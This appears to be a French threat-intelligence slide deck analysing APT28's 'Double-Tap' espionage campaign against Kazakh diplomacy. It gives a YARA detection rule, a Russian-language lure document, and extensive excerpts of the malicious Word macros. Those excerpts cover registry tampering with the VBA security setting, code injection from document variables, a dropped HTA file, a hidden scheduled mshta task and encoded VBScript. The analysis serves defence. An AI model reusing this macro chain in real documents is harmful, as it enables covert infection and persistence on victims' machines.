

APT28's Double-Tap:

Une campagne de cyber espionnage du GRU
sur la diplomatie du Kazakhstan



Amaury Garçon
APT Technical Analyst CTI



Maxime Arquilliere
Lead Analyst Strategic CTI

“Mon Dieu, gardez-moi de mes amis [...]



Sommaire

- 1 De l'importance de la veille en Cyber Threat Intelligence
- 2 La chaîne d'infection Double-Tap et ses spécificités
- 3 Analyse et interprétation des documents leurre
- 4 L'importance du partage de CTI en source ouverte

CHASSEUR-CUEILLEUR EN CTI

La cueillette ou la veille CTI

La veille spécialisée en CTI

Identifier et suivre les bonnes sources

- Travail de capitalisation
- Modélisation format STIX
- Vérification et contextualisation
- Création de nos règles de détection
(YARA, Trackers C2)



The image displays two blog posts from Microsoft and JPCERT/CC. The Microsoft post, titled "Silk Typhoon targeting IT supply chain", includes a sidebar with links to "Research Threat intelligence", "Microsoft Defender Threat actors", and "13 min read". The JPCERT/CC post, titled "SPAWNCHIMERA Malware: The Chimera Spawning from Ivanti Connect Secure Vulnerability", includes a sidebar with "By Microsoft Threat Intelligence". Both posts feature images related to cybersecurity and industrial settings.

Règles YARA sur les malwares décrits

La pose de collets ...

UAC-0063 (possibly APT28) conducts cyber espionage campaign with HATVIBE and C... WHITE

Type Campaign Confidence 1 Created at Nov 25, 2024 Modified at Feb 10, 2025 Telemetry

Details Threat Context Reports External references Graph exploration

UAC-0063 (possibly APT28) conducts cyber espionage campaign with HATVIBE and CHERRYSPY

Details Relationships

TLP WHITE

Confidence 1

Sources go.recordedfuture.com B, Sekoia.io A, cert.gov.ua B, www.bitdefender.com A

Aliases UAC-0063 (possibly APT28) conducts cyber espionage campaign with HATVIBE and CHERRYSPY

Objective Espionage

First seen Dec 1, 2022

Description Since at least July 2024, UAC-0063 (possibly APT28) conducts intel gathering campaign to support Russia's war in Ukraine.

This campaign is active since end of 2022. The attack was primarily directed at a research institution in Ukraine, employing the HATVIBE and CHERRYSPY malware. With medium confidence, it can be stated that the actor UAC-0063 is associated with the activities of the APT28 group. This group bears a direct connection to the GRU, the Main Directorate of the General Staff of the Armed Forces of the Russian Federation.

During the initial stages of the attack, an employee's email account was compromised and used to send a modified version of a recently



LE COLLET SE REFERME #Chasseur

*La chaîne d'infection **Double-Tap** et ses spécificités*



La chaîne d'infection Double-Tap

Hunting des documents

```
rule apt_susp_APT28_UAC0063_Malicious_Doc : {  
    meta:  
        intrusion_set = "UAC-0063"  
        description = "Detects some suspected APT28 document settings.xml"  
        source = "Sekoia.io"  
        notification = "kktiy7oct7gtdr69ucs5n1896h"  
        creation_date = "2024-07-25"  
    strings:  
        $ = "Sub pop() : : End Sub" ascii fullword nocase  
        $ = "ergegdr" ascii fullword nocase  
        $ = "%localappdata%\Temp" ascii fullword nocase  
        $ = "sub document_open()" ascii fullword nocase  
    condition:  
        2 of them and filesize < 1MB  
        and vt.metadata.new_file  
}
```



La chaîne d'infection Double-Tap

Hunting des documents



```
rule apt_susp_APT28_UAC0063_Malicious_Doc : {  
    meta:  
        intrusion_set = "UAC-0063"  
        description = "Detects some suspected APT28 document settings.xml"  
        source = "Sekoia.io"  
        notification = "kktiy7oct7gtdr69ucs5n1896h"  
        creation_date = "2024-07-25"  
    strings:  
        $ = "Sub pop() : : End Sub" ascii fullword nocase  
        $ = "ergegldr" ascii fullword nocase  
        $ = "%localappdata%\Temp" ascii fullword nocase  
        $ = "sub document_open()" ascii fullword nocase  
    condition:  
        2 of them and filesize < 1MB  
        and vt.metadata.new_file  
}
```

La chaîne d'infection Double-Tap

Hunting des documents

```

Rem Attribute VBA_ModuleType=VBADocumentModule
Option VBASupport 1
Public objApp, wsl
Function danger()
    danger = ActiveDocument.Variables.Item("s2")
End Function
Function kokokokoko(namedoc)
    Set doc2 = objApp.Documents.Open(namedoc)
    doc2.Save
    doc2.Close
End Function
Sub verydanger()
    strng = "WSc" & "ript.She"
    strng = strng & "ll"
    Set wsl = CreateObject(strng)
    wsl.RegWrite "HK" & "CU\Softw" & "are\Micr" & "osoft\Of" &
    "fice\" & Application.Version & "\Wo" & "rd\Sec" & "urity\Acce" &
    "ssVBO" & "M", 1, "REG_D" & "WORD"
End Sub

```

```

Sub document_open()
    On Error Resume Next
    ActiveDocument.Unprotect ("oikmseM#*inmowefj8349an3")
    For i = ActiveDocument.Shapes.Count To [...]
        ActiveDocument.Shapes(i).Delete
    Next i
    [...]
    If Now() - sss < TimeValue("00:00:15") Then Exit Sub
    verydanger
    [...]
    doc.Variables.Add vars.Name & "ergegdr", vars
    i = i + 1
    Next

    doc.VBProject.VBComponents("ThisDocument").CodeModule.AddFromString
    "Sub goods() : : End Sub" & vbCrLf & "Sub baads() : : End
    Sub" & vbCrLf & danger()
    tmp = wsl.ExpandEnvironmentStrings("%localapp" & "data%\T" &
    "emp") & "\\" & ActiveDocument.Name & ".doc"
    doc.SaveAs2 tmp, 13
    doc.Close
    kokokokoko (tmp)
End Sub

```

La chaîne d'infection Double-Tap

Hunting des documents

```

Rem Attribute VBA_ModuleType=VBADocumentModule
Option VBASupport 1
Public objApp, wsl
Function danger()
    danger = ActiveDocument.Variables.Item("s2")
End Function
Function kokokokoko(namedoc)
    Set doc2 = objApp.Documents.Open(namedoc)
    doc2.Save
    doc2.Close
End Function
Sub verydanger()
    strng = "WSc" & "ript.She"
    strng = strng & "ll"
    Set wsl = CreateObject(strng)
    wsl.RegWrite "HK" & "CU\Softw" & "are\Micr" & "osoft\Of" &
    "fice\" & Application.Version & "\Wo" & "rd\Sec" & "urity\Acce" &
    "ssVBO" & "M", 1, "REG_D" & "WORD"
End Sub

```

```

Sub document_open()
    On Error Resume Next
    ActiveDocument.Unprotect ("oikmseM##inmowefj8349an3")
    For i = ActiveDocument.Shapes.Count To [...]
        ActiveDocument.Shapes(i).Delete
    Next i
    [...]
    If Now() - sss < TimeValue("00:00:15") Then Exit Sub
    verydanger
    [...]
    doc.Variables.Add vars.Name & "ergegdr", vars
    i = i + 1
    Next

    doc.VBProject.VBComponents("ThisDocument").CodeModule.AddFromString
    "Sub goods() : : End Sub" & vbCrLf & "Sub baads() : : End
    Sub" & vbCrLf & danger()
    tmp = wsl.ExpandEnvironmentStrings("%localapp" & "data%\T" &
    "emp") & "\" & ActiveDocument.Name & ".doc"
    doc.SaveAs2 tmp, 13
    doc.Close
    kokokokoko (tmp)
End Sub

```

La chaîne d'infection Double-Tap

Analyse de la chaîne d'infection



```

Rem Attribute VBA_ModuleType=VBADocumentModule
Option VBASupport 1
Public objApp, wsl
Function danger()
    danger = ActiveDocument.Variables.Item("s2")
End Function
Function kokokokoko(namedoc)
    Set doc2 = objApp.Documents.Open(namedoc)
    doc2.Save
    doc2.Close
End Function
Sub verydanger()
    strng = "WSC" & "ript.Shei"
    strng = strng & "ll"
    Set wsl = CreateObject(strng)
    wsl.RegWrite "HK" & "CU\Softw" & "are\Micr" & "osoft\Of" &
    "fice\" & Application.Version & "\Wo" & "rd\Sec" & "urity\Acce" & "ssVBO"
    & "M", 1, "REG_D" & "WORD"
End Sub
  
```

```

Sub document_open()
    On Error Resume Next
    ActiveDocument.Unprotect ("oikmseM#*inmowefj8349an3")
    For i = ActiveDocument.Shapes.Count To [...]
        ActiveDocument.Shapes(i).Delete
    Next i
    [...]
    If Now() - sss < TimeValue("00:00:15") Then Exit Sub
    verydanger
    [...]
    doc.Variables.Add vars.Name & "ergegdr", vars
    i = i + 1
    Next
    doc.VBProject.VBComponents("ThisDocument").CodeModule.AddFromString
    "Sub goods() : : End Sub" & vbCrLf & "Sub baads() : : End Sub" & vbCrLf
    & danger()
    tmp = wsl.ExpandEnvironmentStrings("%localapp" & "data%\T" & "emp")
    & "\" & ActiveDocument.Name & ".doc"
    doc.SaveAs2 tmp, 13
    doc.Close
    kokokokoko (tmp)
End Sub
  
```

La chaîne d'infection Double-Tap

Analyse de la chaîne d'infection



Об итогах встреч Главы государства с руководителями американских компаний (г. Нью-Йорк, 17-18 сентября 2023 г.)

17-18 сентября 2023 г. в рамках визита в г. Нью-Йорк (США) для участия в 78-й сессии ГА ООН, Глава государства провел 7 двусторонних встреч с капитанами американского бизнеса («PepsiCo», «GE Healthcare», «Wabtec», «Mastercard», «Citi», «Rio Tinto» (австралийско-британская компания) и «Amazon»).

Обсудили текущее состояние и перспективы дальнейшего развития инвестиционного сотрудничества. Представители бизнеса подтвердили статус нашей страны в качестве ключевого направления для ведения бизнеса в регионе.

Конструктивный отклик Главы государства на предложения американских инвесторов в отношении совершенствования регуляторных норм и улучшения инвестиционной среды, создает условия для новых точек роста и привлечения инвестиций США.

По итогам подписано 3 соглашения:

1. Рамочное соглашение об основных условиях по реализации инвестиционного проекта «GE Healthcare»;
2. Соглашение об основных условиях организации финансирования для приобретения локомотивов Wabtec между акционерным обществом «НК «Қазақстан Темір Жолы» и «Citicbank» (кредит более 900 млн. долл.);
3. Рамочное соглашение о стратегическом сотрудничестве между акционерным обществом «НК «Қазақстан Темір Жолы» и «Wabtec».

Проект соответствующих поручений по итогам встреч будет внесен в АП РК после согласования с заинтересованными министерствами и ведомствами.

Page 1 of 5 854 words English (United States)

La chaîne d'infection Double-Tap

Analyse de la chaîne d'infection



Ob итогах встреч Главы государства с руководителями американских компаний (г. Нью-Йорк, 17-18 сентября 2023 г.)

17-18 сентября 2023 г. в рамках визита в г. Нью-Йорк (США) для участия в 78-й сессии ГА ООН, Глава государства провел 7 двусторонних встреч с капитанами американского бизнеса («PepsiCo», «GE Healthcare», «Wabtec», «Mastercard», «Citi», «Rio Tinto» (австралийско-британская компания) и «Amazon»).

Обсудили текущее состояние и перспективы дальнейшего развития инвестиционного сотрудничества. Представители бизнеса подтвердили статус нашей страны в качестве ключевого направления для ведения бизнеса в регионе.

Конструктивный отклик Главы государства на предложения американских инвесторов в отношении совершенствования регуляторных норм и улучшения инвестиционной среды, создает условия для новых точек роста и привлечения инвестиций США.

По итогам подписано 3 соглашения:


1. Рамочное соглашение об основных условиях по реализации инвестиционного проекта «GE Healthcare»;
2. Соглашение об основных условиях организации финансирования для приобретения локомотивов Wabtec между акционерным обществом «НК «Қазақстан Темір Жолы» и «Citicbank» (кредит более 900 млн. долл.);
3. Рамочное соглашение о стратегическом сотрудничестве между акционерным обществом «НК «Қазақстан Темір Жолы» и «Wabtec».

Проект соответствующих поручений по итогам встреч будет внесен в АП РК после согласования с заинтересованными министерствами и ведомствами.

Page 1 of 5 854 words English (United States)

La chaîne d'infection Double-Tap

Analyse de la chaîne d'infection



- Déprotège le document actif, supprime les formes


```
ActiveDocument.Unprotect ("oikmseM#*inmowefj8349an3")
```

- Modifie une clé registre Windows

```
HKEY_CURRENT_USER\Software\Microsoft\Office\<Version>\Word\Security\AccessVBOM
```

La chaîne d'infection Double-Tap

Analyse de la chaîne d'infection



- Crée une instance invisible de Microsoft Word

```

Set objApp = CreateObject("Word.Application")
objApp.Visible = False
dans %LOCALAPPDATA%\Temp\[NOM DU DOC].doc
    
```

- Copie les variables


```

For Each vars In ActiveDocument.Variables
    doc.Variables.Add vars.Name & "ergegdr", vars

    doc.VBProject.VBComponents("ThisDocument").CodeModule.AddFromString "Sub
        goods() : : End Sub" & vbCrLf & "Sub baads() : : End Sub" & vbCrLf &
        danger()
    
```

La chaîne d'infection Double-Tap

Analyse de la chaîne d'infection



<w:docVars>

```

<w:docVar w:name="1000YFENpaWIyg" w:val="3c484541443e3c4854413a4150504c49434154494f4e2049443d226d61746368706f77657222204150504c49434154494f4e"/>
[...]
<w:docVar w:name="1007vGoKR0SyXh" w:val="5273572d6e3a5750522b5a21547e202b5a21544023402677457831596247782c596e3a616034624023402672097e324d4457"/>
  
```

```

<w:docVar w:name="block1" w:val="Sub goods() : On Error Resume Next : Set fso = CreateObject("Scripting.FileSystemObject") : appdir = CreateObject("WScript.Shell").ExpandEnvironmentStrings("%LOCALAPPDATA%") & "\Lookup" : fso.CreateFolder (appdir) : Set OutPutFile = fso.CreateTextFile(appdir & "\Dispatch", True) : For j = 1 To Documents(1).Variables.Count-3 : vars = Documents(1).Variables(j) : For i = 1 To Len(vars) : OutPutFile.Write Chr("&H" & Mid(vars, i, 2)) : i = i + 1 : Next : Next : OutPutFile.Close : End sub"/>
  
```

```

<w:docVar w:name="block2" w:val="Sub baads() : On Error Resume Next : Set svc = CreateObject("Schedule.Service") : Call svc.Connect : Set td = svc.NewTask(0) : Set sets = td.settings : sets.Enabled = True : sets.Hidden = True : Set tr = td.triggers.Create(1) : tr.StartBoundary = Year(Now) & "-" & Right("0" & Month(Now), 2) & "-" & Right("0" & Day(Now), 2) & "T" & Right("0" & Hour(Now), 2) & ":" & Right("0" & Minute(Now), 2) & ":" & Right("0" & Second(Now), 2) : tr.Enabled = True : tr.Repetition.Interval = "PT4M" : Set act = td.Actions.Create(0) : act.Path = "C:\Windows\System32\mshta.exe" : act.Arguments = CreateObject("WScript.Shell").ExpandEnvironmentStrings("%LOCALAPPDATA%") & "\Lookup\Dispatch": Call svc.GetFolder("\").RegisterTaskDefinition("Lookup\Dispatch", td, 6, , , 3) : End Sub"/>
  
```


```

<w:docVar w:name="s2" w:val="Sub docUment_oPen() : : : ActiveDocument.VBProject.VBComponents(1).CodeModule.AddFromString activeDocument.variables.item("block1ergegdr"): : ActiveDocument.VBProject.VBComponents(1).CodeModule.AddFromString activeDocument.variables.item("block2ergegdr") : : goods : baads : Me.Close :End Sub"/>
  
```

</w:docVars>

La chaîne d'infection Double-Tap

Analyse de la chaîne d'infection



- Crée un fichier HTA

dans %LOCALAPPDATA%\Lookup\Dispatch

```
For i = 1 To Len(vars)
    OutPutFile.Write Chr("&H" & Mid(vars, i, 2))
    i = i + 1
Next
```


- Crée une tâche planifiée : mshta.exe + HTA

Toutes les 4mn

```
Call svc.GetFolder("\").RegisterTaskDefinition("Lookup\Dispatch", td, 6, , , 3)
```

La chaîne d'infection Double-Tap

Analyse de la chaîne d'infection



```
<HEAD>
  <HTA:APPLICATION
    ID="matchpower"
    APPLICATIONNAME="matchpower"
    WINDOWSTATE="minimize"
    MAXIMIZEBUTTON="no"
    MINIMIZEBUTTON="no"
    CAPTION="no"
    SHOWINTASKBAR="no"
    BORDER="none"
    SINGLEINSTANCE="yes"
  >
</HEAD>

<span id=lookupspan>loading...</span>

<script Language="VBScript.Encode" defer>
  #@~^NAwAAA==6    P3MDKDP"+k ; :PH+XY@#@&Skx9GhcD+kr"+:W, !S!@#@&Sk
  [...]
  PkOD@#@&5K0CAA==^#~@
</script>
```

La chaîne d'infection Double-Tap

Analyse de la chaîne d'infection



- **Masque sa fenêtre**


```
window.resizeTo 0,0  
window.moveTo -2000,-2000
```

- **Déchiffre son code**

```
text = temp("194 [...] 538")  
  
a = a & Chr("&H" & Mid(h,i,2))  
  
str = str & Chr(Asc(Mid(text,j+1,1)) Xor Asc(Mid("w8 [...] OO", (j Mod Len("w8 [...] OO"))+1),1)))
```

